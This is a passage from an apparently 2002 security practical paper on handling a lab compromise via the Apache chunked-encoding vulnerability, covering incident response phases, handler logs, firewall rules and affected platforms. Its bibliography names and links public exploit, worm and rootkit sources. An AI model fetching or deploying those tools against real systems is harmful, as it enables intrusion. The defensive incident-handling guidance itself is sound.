
The Incident Handling Process

The attack described in this paper is a laboratory exercise. Therefore no actual incident handling procedures were taken. The remainder of this paper describes the incident handling procedures taken a hypothetical small business.

Preparation

There are several phases in the life of an incident, Occurrence (when the exploit of a vulnerability beings), Detection (when the anomalous activity is noticed), Alerting (when the detection facilities notify the handlers) and Response (when the handlers take action). The response phase includes several sub-phases; these are Identification, Containment, Eradication, Recovery and Lessons Learned.

In order to protect an information asset the maximum time from Occurrence through Detection, Alerting and into the Containment phase of Response should be less than the minimum amount of time needed to impact the asset. This implies that without preparation, effective incident handling is practically impossible. Given that Zero Day exploits will always occur, and in the face of automated exploit tools which can identify and exploit vulnerabilities in seconds, preparation and containment become crucial. The following diagram illustrates that the handlers response will always lag the attackers activity and that as time increases so does the potential for damage. This serves to underscore the importance of proper preparation.



Preparation includes policy, procedural, technical and administrative components. The foundation is policy. Published corporate policies should state the importance of information security to the organization, assign responsibility and establish authority for managing information security and provide the appropriate resources for implementation. Policy should also address the issue of law enforcement. Upper management should determine ahead of time whether information security breaches will be prosecuted. If so, rules of evidence place additional requirements on incident handlers. Any policy other than an emphatic "No" should be considered a "Yes". Without effective policy and the necessary commitment from the executive level it becomes extremely difficult to implement effective information security throughout the organization. Policy therefore is the first step of preparation.

The second step is the procedural step. The incident handling procedures should define the assets to be protected, the activity to be monitored, what activity is anomalous and should be reported, what is of a high enough priority to proactively alert the incident handlers, who is the response team, how quickly should they respond and what the response should be. A large portion of the response definition is of the "who does what when" format. This should include decision trees and call trees. Other defined procedures would include password management procedures and configuration management practices which help insure the organization maintains the security of systems through such things as timely application of vendor patches.

The procedures define such things as under what conditions a production server may be taken off-line or who can call in law enforcement. The time to make decisions and to locate required tools is not when the attack is occurring. During an incident adrenaline is at a high level, people are moving fast and often not thinking clearly. That is a recipe for disaster. Decisions should be made and documented and the tools collected when the staff is calm and have the time to deliberate.

The organizations business requirements should dictate the procedures. Procedures in turn should define the technical requirements, which is the third step. This area might also be considered to impact containment. Technical preparation might include such things as deploying network and/or host based intrusion detection systems, firewalls, automated log analysis tools, device monitoring systems and paging systems. This would also include stocking the "Jump Bag". The Jump Bag should contain all the necessary tools for responding to an incident. Depending on the organization and the types of events planned for this may include multi-boot laptops, copies of original OS and application installation media, CD-ROMs containing known clean key binaries (ls, df, ssh, etc), write-once media for evidence storage, bound and page-numbered notebooks, spare hard drives, small network hubs, cell phones, batteries, even credit cards and cash. The Jump Bag could also be considered part of the organizations disaster recovery tool set. In fact incident response procedures

and disaster recovery procedures will look very similar in some ways and should be well integrated.

Technical preparation steps impacting containment would include basic good security practices as it comes to network design, such as:

- Using a separate network segment off the firewall for publicly accessible systems rather than placing them on internal networks
- Not using the same physical switch across multiple firewall interfaces, even with VLANs configured
- Hardening internal servers as well as publicly available ones
- Using encrypted authentication mechanisms and where possible encrypted communication between machines
- Avoiding implicit or explicit trust relationships that traverse firewalls
- Using Principle Of Least Privilege when configuring service UIDs and file attributes
- Running services in a chrooted jail where appropriate

Administrative preparation includes such things as establishing company credit cards or accounts with equipment and service providers, ensuring that petty cash is available as needed and ensuring that the appropriate company authorizations are in place for activity that would be outside of normal operations. In larger organizations, or those that regularly handle incidents, it is worthwhile to establish a relationship with law enforcement and potentially with outside forensic specialists.

In our example network we used a market-leading stateful inspection firewall and a widely respected NIDS with a web-based analysis front end. A tool that would have been useful but was not deployed is a correlation engine to help identify correlations between firewall log entries and NIDS alerts. The alarming facility is passive in that it requires an operator to view the logs rather than issuing an email or a page.

Identification

The anomalous activity was initially detected by the IDS which reported to a back end server displaying a web page of alerts. In our hypothetical organization, as in any Network Operations Center, a display board of current events is always visible. There was an immediate and noticeable change in the number of alerts recorded by the system while the exploit was running. As previously described, a large number of “Apache Chunked Encoding Worm Attempt” alerts are generated by the tool when used in brute force mode. It should be noted that the NIDS signature for this exploit lagged the availability of the exploit by several days. An organization should not rely strictly on an intrusion detection system for identifying potential incidents.

In our example NOC a secondary display is used to show system and process status using the status monitoring tool Big Brother. A component of Big Brother

alerts on error messages in the application logs. The large number of child processes which crashed caused the Big Brother display to turn red. These events in the application log could be correlated with the IDS alerts using the timestamp information. In a larger or better funded organization these two tools may be integrated or at least have a better integrated display mechanism.

Examples of the NIDS alert, packet payload data and application log errors are shown in the section entitled Signature above.

In a real-life attack the event could be determined to be an incident by reviewing the CVE and Bugtraq references on the alert and by reviewing the actual packet payload. For verification, a check of web server version would indicate vulnerability. Depending on the size and type of the organization the time to actually identify this as an incident and begin the handling process would vary considerably. However even in the smallest organization IDS logs should be reviewed at least daily. Once an operator has seen this alert it should be a matter of minutes to identify it as an incident.

As noted above, the best countermeasure for this particular exploit is to upgrade to a version of the web server that is not vulnerable. Also, as noted above, where it is not possible to upgrade quickly it may be possible to turn off the chunked encoded transfer capability. Unfortunately other countermeasures are rather limited. Because this exploit is part of an otherwise normal connection it is impossible to block the connections without blocking web access which could severely impact an organization that derives its revenue through its web site.

It may be possible to prevent this exploit at the application layer using an application proxy firewall versus a packet filtering firewall, a reverse proxy or a web application shield such as AppShield by Sanctum or InterDo by KaVaDo. If the exploit does succeed in accessing a shell on the web server through an intermediate proxy, the proxy will block the return traffic because the shell access does not travel back and forth as HTML.

In a real-life situation it is important to begin collecting evidence as early as possible and to handle that evidence in such a way as to ensure and be able to prove its integrity at a later date. In our example the incident handler should begin a written log of his observations using the logbooks in the jump bag once the incident handling process beings. Each page should be signed and dated. The handler should record his observations, any commands that were executed, the results of those commands and any other activity. Impressions, thoughts and "gut feelings" may also be recorded so that the chain of reasoning is not lost. Alternately the handler(s) may dictate log entries into a small cassette tape recorder for later transposition into the logbook. An additional tool which is useful is an atomic clock or watch. These are inexpensive enough that one may be taped to each logbook so that log entries are synchronized and accurate. System, application, NIDS logs etc should be copied to write once media, signed

and dated with indelible markers. The evidence should be stored in a limited access container or storage facility. The log made by our handler might look something like this:

> *9/20/02 M. Walker. 13:17 EST Notified by B. Rubble at 13:05 EST of a large number of alerts on the ACID intrusion detection console. Verified over 3,400 "Apache Chunked-Encoding Work Attempt" alerts. Examined the signatures and several packet payloads and packet headers using the ACID tool. Verified that these appear to be valid alerts with an outside source address of 10.1.2.10 and a destination address of the external NAT address for the web server (10.2.1.30).*
> *9/20/02 M. Walker 13:28 EST Checked Big Brother console which showed an alert for errors in the Apache error log. Examined the Apache error log on the web server. It contains over 3,400 entries for child processes dieing mostly due to segmentation violations.*
> *9/20/02 M. Walker 13:32 EST Checked the CVE references in ACID, the Apache web site and verified our web server is vulnerable to the Chunked Encoding bug. It appears we are under an attack. I am initiating the Incident Response plan.*

In addition to the log entries, the incident handler should consider taking still photographs or generating print-outs of any important screen data. This would include console error messages, intrusion detection console displays or anything else pertinent to the incident handling process. The back of each photograph should be signed and dated with an indelible marker. A Polaroid camera is an inexpensive and potentially very valuable item in the incident handlers jump bag.

Containment

Containment really begins at the network design phase. If the infrastructure is designed properly security breaches are contained by virtue of that design. Nevertheless each incident will have its own containment phase beginning once the event is identified as an incident.

The test network used in this exercise the network is poorly designed from a containment standpoint. The web server is placed on the internal network segment rather than on a separate segment. This allows a high degree of access to other systems by the attacker once the web server is compromised. Additionally the lack of filtering on outbound traffic makes it easier for the attacker to use backdoors, send out X terminal sessions, download files or generally communicate with outside machines.

To contain the problem in this scenario the handler should begin by closing off external network access to the web server to prevent further exploits. The next step would be to monitor internal traffic to and from the web server to identify any malicious activity that is automated or running disconnected from the attacker. A network sniffer should be used for this and is a tool in the handler's jump bag (depending on the architecture a small hub and patch cables from jump bag may also be required). Sniffed data, IDS, application and system log files should be saved to CD-ROM and appropriately labeled. The incident handlers log entries for this activity might look something like this:

9/20/02 M. Walker 13:37 EST Alerted management that we are under attack and that I am initiating response plan. Disabled rule 4 of the firewall rulebase which allowed http access to the web server from any source. Pushed rules to firewall. Verified that web access was not available to the web server from an outside address by using dialup account on ISP.
9/20/02 M. Walker 13:53 EST Booted Linux laptop from jump bag and jacked into spanning port on switch #1. Started Ethereal and filtered for traffic moving to or from the web servers address.
9/20/02 M. Walker 13:58 EST Identified significant traffic from web server to multiple machines on the internal network. The web server appears to be port scanning the internal servers. The sniffer data, /var/log/messages and /usr/local/apache/logs/error_log were written to the CD-ROM labeled "Logs #1" and dated this date.
9/20/02 M. Walker Partitioned the web server's switch port to prevent further communication with other machines.

It is not recommended to pull the network cables from the web server unless there appears to be anomalous traffic (such as automated scanning or attack tools) originating on the web server. Until the web server can be checked for destructive processes that might damage the data when the loss of network connectivity is sensed, it is probably safer to leave the host up. Partitioning the server's hub or switch port can be useful to block traffic without alerting tools which sense loss of network connectivity.

Eradication

As soon as possible after ensuring the activity is contained to the server, disk images or backups should be made to preserve evidence. If possible a bit-by-bit image should be made on a drive duplicator, but if not an image can be copied to tape or burnt to CD or a backup made to tape. A block-by-block image of a disk partition can be made using the "dd" command. An organization such as our hypothetical small organization is unlikely to have drive copiers or extensive inventories of spare hardware. In this case the system contains a single SCSI tape drive. Backups can be made to this tape drive using the command:

```
cd /;tar cvf /dev/rst0 .
```

Unfortunately this method of backup does not copy slack or empty space on the drive. Information stored in these areas will be lost or damaged. If work is performed on the original disk it can not longer be used as evidence. A correct, dated, write protected and sealed backup can be used as evidence but is not as useful. At least two backups should be made on previously unused tapes, (another item from the jump bag). The entry in the handlers log should be similar to:

9/20/02 M. Walker. 11:00 EST Brought system to single user mode using the command "shutdown now"

9/20/02 M. Walker 11:02 EST Unsealed two new 4mm DAT tapes and labeled "Backup #1" and "Backup #2". Created two individual system backups in identical fashion using the commend "cd /;tar cvf /dev/rst0"
9/20/02 M. Walker 11:54 EST Signed, dated and sealed the two backup tapes in clear plastic bags. Placed in supervisors safe and locked same.

Now that the evidence has been preserved, eradication can continue. The next step is to identify the extent of compromise. The first thing the handler must realize is that the system may have a rootkit installed. If a rootkit is installed, particularly a kernel level rootkit, then the system cannot be trusted to report on itself. Copies of known good binaries should be executed off a read-only media. This may allow the handler to identify processes, files and directories that the rootkit is hiding unless a kernel level rootkit is installed.

If a file system integrity tool such as Tripwire or AIDE has been used and the hash database saved on read-only media then this tool can be used to identify any changed files. The system should be booted off known good media such as a floppy or CD-ROM and the hard disk mounted in read-only mode. This will avoid interference from rootkits masking changed or hidden files. For the same reason, only known good binaries off the read-only media should be used. The handler should continue to record his actions and observations in the incident log. If a rootkit or other evidence of further compromise is found the it is recommended to replace the system disk(s), keep the originals for evidence and rebuilding the system from scratch. In networks where the compromised host had access to other hosts it would be wise to verify the integrity of those hosts at this juncture.

If the handler found evidence of local root compromise and no evidence of backdoors or rootkits, and if the handler is absolutely confident in his findings then the handler can simply delete any files uploaded by the attacker, change permissions back to the correct settings and reinstall any files deleted by the attacker. Nevertheless, at least for simple systems such as in this example, it is probably better to take the safe approach and "nuke from high orbit". That is completely wipe the system, start from a fresh OS installation and recover only data from a backup. Taking the aggressive approach makes moot any future questions regarding the completeness of the eradication. The incident handler will correct the root symptom or cause of the incident, a vulnerable web server, during the recovery phase.

Recovery
The handler's next task is to return the system to a "known good" state. As noted above the handler may elect to reinstall the OS from scratch or take a piecemeal approach correcting each file as necessary depending on the level of compromise and the handler's level of confidence in the eradication. It is often more expeditious to start from scratch.

Once the OS has been reinstalled or repaired the handler should install all appropriate vendor patches. Unfortunately in the real world we often find ourselves forced to use older OS and patch levels due to lagging support from third party software vendors. If this is the case, the handler must understand the vulnerabilities inherent in the supported configuration and the risks to the organization. Return to service in this situation should be a management decision. The decision should be based on the threat level, business criticality of the service and the organization's level of risk tolerance.

Once the OS is in its operational state an updated version of the web server must be installed. If the HTML files and other data served cannot be verified as being in an untouched state they should be restored from a known good backup. In the case of our hypothetical small business, where the web pages are static and there is no interaction with backend database or applications, it may be easier to restore from a backup than verify the data is clean. Assuming we are not faced with the same sort of version level mismatch problem described above, the handler would follow these steps.

1. FTP the source package, PGP signature and/or MD5 hash from a known good site such as the Apache.org site.
   http://www.apache.org/dist/httpd/apache_1.3.26.tar.Z
   http://www.apache.org/dist/httpd/apache_1.3.26.tar.Z.asc
   http://www.apache.org/dist/httpd/apache_1.3.26.tar.Z.md5

2. Check the PGP signature and/or MD5 hash
```
Victim# pgpk -a KEYS
Victim# pgpv apache_1.3.26.tar.gz.asc
Victim# md5 apache_1.3.26.tar.Z |\ diff -
     apache_1.3.26.tar.Z.md5.tar
```

3. Unpack the source
```
cd /usr/src;tar -zxvf apache_1.3.26.tar.Z
```

4. Configure, build and install with appropriate options, in our example
```
./configure --enable-module=status --enable-module=info
make
make install
```

In some cases the handler will also need to download and apply post-release patches. This is particularly true of Microsoft operating systems and applications. The handler must always verify that no additional patches are required. In some cases these patches are applied to the source code prior to building the application binaries. The Apache Foundation advices that:

> "When we have patches to a minor bug or two, or features which we haven't yet included in a new release, we will put them in the patches subdirectory so people can get access to it before we roll another complete release."[1]

In some cases, again particularly Microsoft environments, it may be necessary to reapply OS patches after applications are installed.

Once the system and application has been brought to a return-to-service condition it should be tested to ensure that the vulnerability has been eliminated and that no new vulnerabilities have been introduced. In organizations that have formal certification policies and procedures those procedures will specify the testing and documentation requirements to be met prior to returning the server to service. At the very minimum the information security staff should run port scanners and vulnerability scanners against the rebuilt system and also specifically test for the original vulnerability. The results of the port and vulnerability scans should be retained as a baseline for periodic future comparisons.

The final step in returning this system to service is to re-open the firewall holes to allow web traffic to this machine. Any hub or switch ports that were partitioned during the containment phase should now be opened. If the architectural issues identified have been addressed, the firewall rulebase will need to be changed to reflect the new architecture. If the system has was not "nuked from high orbit" it should be monitored closely for some period to ensure that a backdoor has not been missed.

Lessons Learned

The final stage of any incident handling process should be a Post Mortem or Lessons Learned phase. The cause(s) of the incident should be identified, the handling procedure reviewed and critiqued step by step and the recommendations and lessons summarized. The results of this stage should be communicated to appropriate staff outside the immediate incident team. That audience would include development staff, systems administrators and management (possibly in summary form).

In the case of our example the incident occurred because a vulnerable version of the Apache web server was exposed to the public Internet. In a real world incident similar to this example this could be due to administration staff not being up to date on vulnerabilities, being unaware of the risk posed, being unable to commit resources to remediation or because of a Zero Day attack. These problems were been exacerbated by poor network design and the lack of security management on internal systems. As discussed in the beginning of this document, once the initial Apache vulnerability had given the attacker access to the internal network, total compromise could have happened very quickly.

The specific Lessons Learned from a real-world incident of this type would be to keep applications at current patch levels, stay aware of current vulnerabilities, do not put public servers on internal network segments, harden internal servers as well as publicly available ones, actively maintain the security of internal systems and to run services in a chrooted jail where appropriate. Running Apache in a

chrooted environment would still have allowed the attacker to gain access to a shell, although it would have very limited access. Correctly configuring a chrooted environment can be very complex and can sometimes be broken out of by an advanced hacker, however it does raise the bar and slows the pace of the attack.

Conclusion

Apache is the most widely deployed web server on the Internet. The web server provides a service that is frequently accessible from the Internet. The Chunk Handling Vulnerability is a flaw in the web server that has the potential for providing an attacker interactive shell access to the machine. In a properly configured web server this shell access is not at the administrative level. However it does provide the access required to execute other local or remote root level exploits. Exploiting the vulnerability may also provide access to machines behind corporate firewalls.

The vulnerability is well-known and exploits are easily available for several platforms including the one analyzed here. It is imperative that this vulnerability be corrected. In order to correct the vulnerability affected Web servers should be upgraded to the latest versions. If this is not possible they should be patched to prevent chunked encoding on uploads.


The author of this exploit claims it had been in existence for at least several months prior to the announcement of the vulnerability. The exploit had the potential for being a very damaging Zero Day Exploit. Protecting networks against Zero Day Exploits is of critical importance and implies the development of a solid Information Security Program. This program would include policy, procedure, technical and administrative components. In particular, good network design practices, the implementation and tuning of Intrusion Detection Systems and the preparation and practice of incident handling procedures. When it comes to effective incident handling there is substitute for preparation.

Bibliography

1. The Apache Software Foundation home page http://www.apache.org
2. Netcraft Web Server Survey http://www.netcraft.com/survey/
3. "Remote Compromise Vulnerability in Apache HTTP Server", Internet Security Systems http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=20502
4. Apache Software foundation Security Bulletin 20020617, June 17th, 2002. (Superseded). http://httpd.apache.org/info/security_bulletin_20020617.txt
5. Apache Software Foundation Security Bulletin 20020620, June 20th, 2002. http://httpd.apache.org/info/security_bulletin_20020620.txt
6. Lemos, Robert. "Are security warnings jumping the gun?" ZDNET News. June 18th, 2002. http://zdnet.com.com/2100-1105-936949.html
7. Common Vulnerabilities and Exposures http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0392
8. Carnegie Mellon University CERT Coordination Center http://www.cert.org/advisories/CA-2002-17.html
9. "Apache HTTP Server chunked encoding heap buffer overflow", ISS X-Force Security Advisory http://www.iss.net/security_center/static/9249.php
10. RFC 2068 Hypertext Transfer Protocol -- HTTP/1.1 http://www.rfc-editor.org/rfc/rfc2068.txt
11. "Apache Chunked-Encoding Memory Corruption Vulnerability" Security Focus Vulnerability Database http://online.securityfocus.com/bid/5033/discussion/
12. Wong, Luis. Denial of service tool http://packetstormsecurity.org/0206-exploits/apache-dos.pl
13. "Bob". Denial of service tool http://packetstormsecurity.org/0207-exploits/apache-chunk.c
14. Apache-nosejob tool. Gobbles Security. http://packetstormsecurity.org/0206-exploits/apache-nosejob.c
15. Apache-scalp tool. Gobbles Security. http://packetstormsecurity.org/0206-exploits/apache-scalp.c
16. Vamosi, Robert. "How we could have prevented an Apache worm". ZDNet News. July 3rd, 2002. http://www.zdnet.com/anchordesk/stories/story/0,10738,2873254,00.html
17. Apache Worm http://packetstormsecurity.nl/worms/apache-worm.c
18. Free-Apache Worm http://packetstormsecurity.nl/0209-exploits/free-apache.txt
19. Mituzas, Domas. Description of apache-worm in action. Dammit. http://dammit.lt/apache-worm/
20. Aleph One. "Smashing The Stack For Fun And Profit" Phrack Vol. 7 Issue 49. http://phrack.org/phrack/49/P49-14
21. FozZy. "OpenBSD Local Root Exploit". http://online.securityfocus.com/archive/1/271702
22. AdoreBSD 0.34. FreeBSD Rootkit. http://packetstormsecurity.org/groups/teso/adorebsd-0.34.tar.gz

23. Red Hat Security Advisory RHSA-2002:133-13. "Buffer overflow in resolver library". RedHat, Inc. http://www.linuxsecurity.com/advisories/redhat_advisory-2271.html
24. Red Hat Security Advisory RHSA-2002:032-12. "CUPS buffer overrun". RedHat, Inc. http://www.linuxsecurity.com/advisories/redhat_advisory-1984.html
25. "StackGuard Mechanism: Stack Integrity Checking". Immunix. http://www.immunix.org/stackguard.html
26. Cowen, Crispen et al. "StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks", 1998 http://www.cse.ogi.edu/DISC/projects/immunix/StackGuard/usenixsc98_html/paper.html

Appendix A – Physical Network



Appendix B – Firewall Configuration

No.	Source	Destination	Service	Action
1	Mgmt_station	Ishtar	telnet FW-1	Accept
2	Internal_Net	Ishtar	Echo-reply Time-exceeded	Accept
3	Any	Ishtar	Any	Drop
4	Any	Victim_NAT	http	Accept
5	Internal_Net	Any	Any	Accept
6	Any	Any	Any	Drop

No.	Original Packet			Translated Packet		
	Source	Destination	Service	Source	Destination	Service
1	Any	Victim_NAT	Any	Original	Victim	Original
2	Internal_Net	Any	Any	North	Original	Original

Appendix C – Affected Platforms

- Alcatel A5000 and A5020 SoftSwitches, the A5735 SMC, the A1300 NMC2, the management platforms for the A1000 UMTS/GPRS/MSC solutions, the 1353 SH and 1355 VPN
- Apple MacIntosh OS X
- Covalent Enterprise Ready Server version 2.1.1, Fast Start Server version 2.0, 2.1 and 3.1.1, Managed Server version 1.0, Secure Server version 1.0, SSL version 1.5.x and 1.6
- F5 Networks BIG-IP, 3DNS, EDGE-FX and GLOBAL-SITE platforms
- IBM AIX-Affinity Linux and Websphere
- HP Tru64 UNIX and HP OpenVMS (see SSRT2253)
- EnGarde Secure Linux Professional and Community Editions
- SuSE Linux 6.4, 7.0, 7.1, 7.2, 7.3, 8.0 (SuSE Linux Database Server, SuSE eMail Server III, SuSE Linux Enterprise Server - see SuSE-SA:2002:022)
- Caldera OpenLinux Server 3.1 and 3.1.1, Workstation 3.1 and 3.1.1, OpenServer 5.0.5 and 5.0.6, OpenUnix 8.0.0 and UnixWare 7.1.1
- Conectiva Linux 6.0, 7.0 and 8.0
- Debian Linux 2.2
- Mandrake Linux 7.1, 7.2, 8.0, 8.1, 8.2, Corporate Server 1.0.1, Single Network Firewall 7.2
- OpenBSD Any version
- Oracle9i Application Server Any version
- Red Hat Linux 6.2, 7.0, 7.1, 7.2, 7.3, Secure Web Server 3.2, Stronghold Any version
- Slackware Linux 7.1, 8.0, 8.1
- Sun MicroSystems Solaris 8 and 9
- SuSE Linux 6.4, 7.0, 7.1, 7.2, 7.3, 8.0
- Trustix Secure Linux 1.01, 1.1, 1.2, 1.5
- Unisphere SSC 2-0-0 -- 2-0-2p1 and 2-0-3 -- 2-0-3p1
- Windows Any version
- Xerox DocuPrint IPS, NOS (possibly) DocuShare, DocuSP-based products, EX12, EX2000 family,